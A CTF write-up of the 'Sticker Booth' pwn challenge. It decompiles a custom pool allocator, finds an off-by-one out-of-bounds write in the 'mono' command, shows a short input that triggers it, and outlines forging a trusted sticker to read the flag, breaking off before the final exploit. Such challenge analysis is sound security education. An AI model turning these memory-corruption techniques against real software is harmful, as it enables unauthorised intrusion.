FortID CTF-26: Sticker Booth Pwn Writeup
Today I have another unnecessarily long pwn writeup for you: Sticker Booth pwn challenge from FortID CTF 2026. It features my favourite pwn challenge approach: easy and short solution but getting there requires understanding the code deeply. No shell, no libc involved. Keep reading to see what is this challenge about, but be aware this is going to be a long ride…
First Look
Initial checksec reveals it is statically linked, No PIE binary. We are provided a documentation and available commands in the binary, which indicates it is a heap menu type of challenge. Though upon inspecting the decompiled code, heap is not really used but a custom memory manager xalloc is implemented to handle memory operations by using a preallocated 16kb pool memory. Honestly, it took me quite a long time to go over each commands, what they do etc. I believe it is necessary to understand the binary first before we can solve the challenge, so I decided to make you suffer the same pain I suffered during the CTF: going over each command in the binary :) But seriously, it is going to be a long writeup, I know because I am writing this part after I finished everything :) If you are already aware of how the commands work, which structures they use, how memory is allocated etc. feel free to skip to OOB Write to see the actual bug and how I solved this challenge,
Decompilation (Fetish)
During the CTF, I realized I have a new fetish: making ghidra’s decompilation output as readable as possible. This challenge involves multiple structures and a custom heap manager. When such stuff is involved, ghidra decompilation looks menacing. Offsets are everywhere, weird numbers and conversions. It makes reading the decompiled code output a PITA. I started investigating critical structures used in the code: Item, Photo, Sticker, Block and figured out what each field does based on the usage in the code and defined them in Ghidra to make decompiled code reading much easier to deal with. Maybe I spent a bit too much time on this that I didn’t have enough time to solve this during the CTF… Here is a summary of these structures and how they look like in structure viewer in Ghidra:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
// 40 bytes total
struct Item {
    char     name[24];
    uint32_t type;
    uint32_t _pad;
    void    *data;
}

struct Sticker {
    uint16_t refs;
    uint8_t  type;
    uint8_t  trusted;
    uint32_t len;
    uint64_t ticket;
    char     body[];
}

// Header 16 bytes then pixels array
struct Photo {
    uint32_t w, h, stride;
    uint32_t _pad;
    uint8_t  pixels[];           // r g b a
}

// 0x18 bytes
struct Block {
    uint64_t offset;
    uint64_t size;
    uint32_t in_use;
    uint32_t extra;
};




In summary we have items that hold different types: photo, sticker, custom. Items hold a pointer to memory in pool region. Size and shape of that memory depends on which type of item it is. Blocks are used by xalloc like a arena manager to handle where the allocated blocks are in the pool region
Memory Layout
During the writeup, I had a difficult time deciding where to put this. Finally decided to leave this at the beginning of writeup. If certain stuff doesn’t make sense, it is probably I discussed it somewhere down the line. People assume that writeups are written in a strict progression of cause to effect, but actually from a non-linear, non-subjective viewpoint, it's more like a big ball of wibbly-wobbly, timey-wimey... stuff. Now that I put my unexpected Dr who reference, let’s get back to actual stuff:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
                             booth_ticket
        004acb20                 undefined8 ??

                             top
        004acb28                 undefined8 ??

                             nblocks
        004acb30                 undefined8 ??

                             items
        004acb40                 Item[32]   ??

                             blocks
        004ad040                 Block[64]  ??

                             pool
        004ad640                 undefine   ??
Since there is no PIE, these addresses are exact addresses we can make use of in debugging or exploiting. I am showing the most important globals of the binary here: booth_ticket, items, blocks and pool
I have a feeling this writeup will end up quite long, so before I dive into it, here is a short summary of how the memory is managed:
items are stored in a global array, and we are limited to max 32 items. Any sticker/photo/caption etc is considered an item.
Pool contains the allocated memory regions for photos, stickers etc. Shape and size of this region is based on the item type used to allocate it.
Blocks are managed by xalloc, hold offsets to allocated regions, like arena manager.
Booth Ticket Guard
This one acts like a random guard with builtins:
1
2
3
4
5
6
7
8
9
10
11
12
  cmp = open("/dev/urandom",0);
  if (-1 < cmp) {
    sVar9 = read(cmp,&booth_ticket,8);
    if (sVar9 != 8) {
      booth_ticket = 0;
    }
    close(cmp);
  }
  if (booth_ticket == 0) {
    uVar11 = time((time_t *)0x0);
    booth_ticket = uVar11 ^ (ulong)local_448 ^ 0x5b007b007d005d00;
  }
If dev urandom is failed to be read, there is a fallback there. But this part doesn’t really matter much to us. What we can say is this is random and random stuff might need to be leaked.
Command Options
Here I will go over what each command does and share its core logic from decompiled code. To omit unnecessary code bloat, I will remove text processing, null checking and similar stuff from decompiled code which doesn’t affect the actual memory logic.
Photo
Format is photo NAME WIDTH HEIGHT RGBA_HEX. Core logic from ghidra decompilation, ignoring input reading parts:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
  w = strtouq(width,(char **)0x0,0);
  h = strtouq(height,(char **)0x0,0);
  size = w * h * 4;
  if ((h - 1 < 0x10) && (w - 1 < 0x10)) {
    itp = (Item *)new_item(name);
    ptr = (Photo *)xalloc(size + 0x10);
    ptr->w = (uint32_t)w;
    ptr->h = (uint32_t)h;
    ptr->stride = (uint32_t)w * 4;
    num_bytes = unhex(rgba_hex,&ptr->pixels,ind);
    if (size != num_bytes) {
      die("wrong photo size");
    }
    itp->type = 1;
    itp->data = ptr;
  }
In summary, creates a photo Item object by using the given sizes, name and rgba hex values. Unhex reads the hex data and convert to bytes, number of bytes it stored in ptr->pixels should match the given dimension w * h * 4 - 4 because of 4 channels rgba. Item->type is set to 1 for photo Item
Caption
Format is caption NAME TEXT. This one is used to create captions, or let’s say Stickers. Well name of the challenge is sticky booth, so we need stickers, right? This one allocates memory for Sticker structure I defined above:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
  // Iterate over current items and search if any current Sticker caption has the same text
  type = &items[0].type;
  do {
	if (((*type == 2) &&
		(p_sticker = *(Sticker **)(type + 2), p_sticker->type == '\x01')) &&
	   ((sVar10 == p_sticker->len && (cmp = memcmp(&p_sticker->body,text,sVar10), cmp == 0))
	   )) {
	  p_sticker->refs = p_sticker->refs + 1;
	  goto LAB_00401eab;
	}
	type = type + 10;
  } while ((Block *)type != blocks + 1);

  p_sticker = (Sticker *)xalloc(sVar10 + 0x10);
  p_sticker->refs = 1;
  p_sticker->type = '\x01';
  p_sticker->trusted = '\0';
  p_sticker->len = (uint32_t)sVar10;
  p_sticker->ticket = 0;
  memcpy(&p_sticker->body,text,sVar10);
LAB_00401eab:
  p_item = (Item *)new_item(name);
  p_item->type = 2;
  p_item->data = p_sticker;
  goto LAB_00401908;
This one has an interesting part where it iterates over current existing items, and check if any sticker item has the same text as the one we are trying to create. If it finds a matching allocated sticker, it increases its reference count by 1. We got our first suspicious code: a memory block that has a reference count. This will come in handy later on.
If no matching sticker item is found, it allocates and creates a new sticker item with ref count = 1.
Builtin
Format is builtin NAME heart|star|smile, this one can be used to add one of the builtin captions/stickers. These stickers are stored in ./assets/***.txt. Let’s see how the code reads them:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
if (strcmp(text, "heart") == 0)
    path = "assets/heart.txt";
else if (strcmp(text, "star") == 0)
    path = "assets/star.txt";
else if (strcmp(text, "smile") == 0)
    path = "assets/smile.txt";
else
    die("unknown builtin");

p_item2 = (Item *)new_item(name);
slen = strlen(path);
p_sticker2 = (Sticker *)xalloc(slen + 0x10);
p_sticker2->refs = 1;
p_sticker2->type = 2;
p_sticker2->trusted = 1;
p_sticker2->len = (uint32_t)slen;
p_sticker2->ticket = booth_ticket;
memcpy(&p_sticker2->body,path,slen);
p_item2->type = 2;
p_item2->data = p_sticker2;
It is a bit similar to previous command with a few exceptions:
booth_ticketis stored in ticket field for builtin stickersPath to the sticker is stored in the body part instead of storing the text.
Storing a path in memory that will get read later on. We got another suspicious code block here. In the end we need to read flag, and here a path is stored in memory…I think the flag is feeling warmer now. Let’s keep going.Caption used
sticker->type = 1builtin usessticker->type = 2
Upload
This one uploads a custom sticker payload as hex bytes, format is upload NAME HEX. Let’s see how this upload logic works:
1
2
3
4
5
6
7
8
  slen = unhex(hex_text,hex_bytes,0x100);
  if (slen == 0) die("empty upload");

  p_item_upload = (Item *)new_item(name);
  p_item_upload->type = 3;
  __dest = (void *)xalloc(slen);
  p_item_upload->data = __dest;
  memcpy(__dest,hex_bytes,slen);
Quite simple logic. Given hex bytes are converted to byte, a new xalloc is used to store those bytes and new item carries the pointer to that allocated block. Logic seems simple, this looks like a tool given to us to store something in memory, maybe some fake structures!. One last thing to note, this new item uses type = 3. This is something to check for in case type is being used to decide different logics in different parts of the code.
Remove
I believe I went over all the allocation commands. Now it is time to look at remove command. Format is remove NAME to remove an item. Let’s see the logic:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
	item_ptr = items;
	name = strtok((char *)0x0," \t\r\n");
	while ((item_ptr->type == 0 || (cmp = strcmp(item_ptr->name,name), cmp != 0))) {
	  item_ptr = item_ptr + 1;
	  if (item_ptr == (Item *)blocks) die("no such item");
	}

	psVar4 = (Sticker *)item_ptr->data;
	if (item_ptr->type == 2) {
	  if (((psVar4->refs == 0) || (uVar4 = psVar4->refs - 1, psVar4->refs = uVar4, uVar4 == 0))
		 && (nblocks != 0)) {
		ind = 0;
		block_ptr = blocks;
		do {
		  if (psVar4 == (Sticker *)(pool + block_ptr->offset)) goto LAB_00401f98;
		  ind = ind + 1;
		  block_ptr = block_ptr + 1;
		} while (nblocks != ind);
	  }
	}
	else if (nblocks != 0) {
	  ind = 0;
	  block_ptr2 = blocks;
	  do {
		if (psVar4 == (short *)(pool + block_ptr2->offset)) goto LAB_00401f98;
		ind = ind + 1;
		block_ptr2 = block_ptr2 + 1;
	  } while (nblocks != ind);
	}

LAB_00401f98:
  blocks[ind].in_use = 0;
LAB_00401fa3:
  item_ptr->data = (void *)0x0;
  item_ptr->name[0] = '\0';
  item_ptr->name[1] = '\0';
  item_ptr->name[2] = '\0';
  item_ptr->name[3] = '\0';
  item_ptr->name[4] = '\0';
  item_ptr->name[5] = '\0';
  item_ptr->name[6] = '\0';
  item_ptr->name[7] = '\0';
  item_ptr->name[8] = '\0';
  item_ptr->name[9] = '\0';
  item_ptr->name[10] = '\0';
  item_ptr->name[0xb] = '\0';
  item_ptr->name[0xc] = '\0';
  item_ptr->name[0xd] = '\0';
  item_ptr->name[0xe] = '\0';
  item_ptr->name[0xf] = '\0';
  *(undefined1 (*) [16])(item_ptr->name + 0x10) = (undefined1  [16])0x0;
  goto LAB_00401908;
Interesting remove logic here:
Find the Item with matching NAME
If that item is of
type=2 - builtin sticker -, it reduces its ref count by 1. And if ref count is 0, find its block and sets itsin_usefield to 0. And clears the item objectIf not a builtin sticker, no reference stuff is needed. Just does the same cleaning step of block and item pointer.
The key take away here is If remove is called on a builtin sticker, its block is not freed until ref count reduces to 0. To free or not free depending on a variable, shall raise the eyebrows.
We love print functions! Print functions are generally used as tools to leak some stuff. Format is straightforward print. Before looking at the printing code, let’s summarize the types we have discovered first:
1
2
3
4
5
6
7
8
9
Item:
  0 -> empty/not yet allocated
  1 -> Photo Item
  2 -> Sticker Item
  3 -> Custom Item -> uploaded by us

Sticker Item types:
  1 -> Caption / user defined text
  2 -> Builtin -> File path was stored
Now let’s see how does the print work and handle these different types:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
	item_ptr = items;
	puts("=== sticker sheet ===");
	do {
	  if (item_ptr->type != 0) {
		___printf_chk(2,"%s",item_ptr);
		if (item_ptr->type == 1) {
		  ___printf_chk(2,"[photo %ux%u]\n",*item_ptr->data, *(undefined4 *)((long)item_ptr->data + 4));
		}
		else if (item_ptr->type == 3) {
		  puts("[custom sticker]");
		}
		else {
		  stckr = (Sticker *)item_ptr->data;
		  if (stckr->type == '\x01') {
			fwrite(&stckr->body,1,(ulong)stckr->len,(FILE *)stdout);
			putc(10,(_IO_FILE *)stdout);
		  }
		  else if (((stckr->type == '\x02') && (stckr->trusted != '\0')) &&
				  (stckr->ticket == booth_ticket)) {
			len = stckr->len;
			if (0x7f < len) {
				/* WARNING: Subroutine does not return */
			  die("asset path too long");
			}
			ppuVar10 = &stckr->body;
			name = path;
			for (uVar8 = (ulong)len; uVar8 != 0; uVar8 = uVar8 - 1) {
			  *name = *(char *)ppuVar10;
			  ppuVar10 = (uint64_t **)((long)ppuVar10 + (ulong)bVar12 * -2 + 1);
			  name = name + (ulong)bVar12 * -2 + 1;
			}
			path[len] = '\0';
			cmp = open(path,0);
			if (cmp < 0) {
			  puts("[missing builtin]");
			}
			else {
			  do {
				slen = read(cmp,path,0x80);
				if ((long)slen < 1) break;
				sVar7 = write(1,path,slen);
			  } while (-1 < sVar7);
			  close(cmp);
			}
		  }
		  else {
			puts("[broken sticker]");
		  }
		}
	  }
	  item_ptr = item_ptr + 1;
	} while (item_ptr != (Item *)blocks);
How interesting, remember the path stored for builtin stickers? Now we can if item type == 2, sticker type == 2, trusted !=0 and ticket == booth_ticket, then the path stored in the sticker is read + write to stdout. My flag senses are tingling, how about yours? This printing approach screams to me that we need a fake sticker that satisfies these conditions so that the print would read the flag from the path we stored, and prints it for us. No shell needed for this, print handles reading and printing already. Okay, before I get too ahead of myself, let’s finish this part by looking at the last command option.
Mono
Alright writing this is taking a lot of time… But we need to look at this command, so far we have seen all other commands but no critical bug yet to be found. So hopefully this command mono does something for us:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
  item_ptr = items;
  while ((item_ptr->type == 0 || (cmp = strcmp(item_ptr->name,name), cmp != 0))) {
    item_ptr = item_ptr + 1;
    if (item_ptr == (Item *)blocks) goto LAB_00401d11;
  }
  if (item_ptr->type != 1) {
LAB_00401d11:
    die("no such photo");
  }
  p_photo = (Photo *)item_ptr->data;
  i = 0;
  do {
    uVar7 = 0;
    len = 0;
    ind = p_photo->stride * i + 0x10;
    if (p_photo->w != 0) {
      do {
        uVar7 = uVar7 + 1;
        *(undefined2 *)((long)&p_photo->pixels + (ulong)len + ind + -0x10) = 0;
        uVar1 = len + 2;
        len = len + 4;
        *(undefined1 *)((long)&p_photo->pixels + (ulong)uVar1 + ind + -0x10) = 0;
      } while (uVar7 < p_photo->w);
    }
    len = (int)i + 1;
    i = (ulong)len;
  } while (len <= p_photo->h);
This code makes me sad :( I tried to make Ghidra decompile the loop part more clean but I couldn’t, and this makes me sad :( So instead, I had to spent some time on understanding it. Here is a short summary:
Initial part is clear, search through items to find the matching item name. That item has to have
type = 1Once it is found, that item’s data points to a Photo object
Photo object has:
w, h, stride and pixelswhere pixels can be considereduint8_t array. Each pixel uses 4 bytes :r,g,b,a/It then iterates over the pixels, and then sets
r=0, g=0, b=0 while keeping A as is.
That is about it, iterate over pixels to clear r,g,b bytes. Interesting function. It took me a while to realize there is a critical bug here!. while (len <= p_photo->h); This part has inclusive check! Normally this mono operation has to be done for each row/h. But inclusiveness here pushes the clearing logic to out of bounds!
OOB Write Bug
I think it is important to understand what OOB does so we can make use of it properly. Remember the memory layout, pool stores the allocated blocks from xalloc. It starts from the base pool and grows down. Let’s see what happens when we have two blocks in pool, and execute the mono command:
1
2
3
photo P 2 2 ffffffffffffffffffffffffffffffff  # Store a photo and a caption in the pool
caption L AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
mono P    # Trigger the bug
This is how the pool looks right before mono call:

We can see Photo object and caption Sticker object next to each other. Caption object currently has refs=1, type=1, len= 0x28 etc. And now let’s see what mono does:

As mentioned, it cleared every pixel’s R,G,B values and left A as is. It moved out of bounds and also cleared the first three bytes of next object in the pool!. In this case we cleared, refs and type field of the sticker object. It is important to understand what we have: We don't have a arbitrary write, we can clear first 3 bytes of an object in the pool. That means we can’t modify an Item! Items are stored globally, while photo is allocated in the pool! Scope of the bug is limited but we can still make use of it.
xalloc
xalloc the custome memory manager is the last missing puzzle piece. We can clear some bytes with mono’s OOB write but without some heap shenanigans, we can’t make use of that. Well, we don’t have heap here, but we have something even better: custom memory manager. I already shared too much of the decompiled code here, I will skip this for xalloc and directly summarize what it does:
Allocated memory comes from
poolEach allocation’s metadata is stored in global
blocksarrayEach block in blocks holds the offset to its corresponding allocation in pool as well as its size.
In addition to these,
in_useflag indicates if a block is allocated and its in use. That flag gets cleared only by the remove command and if the conditions meet.Sticker items hold ref count, a sticker’s memory block is only freed (meaning in_use = 0) if ref count drops to zero during remove call.
Allocation logic first checks for current available blocks to see if any block is not in use and it has enough size for the requested allocation. If so,
that block's from pool is returned. This is the crucial info we need!If no such block is found, it creates new memory allocation from pool as a new block.
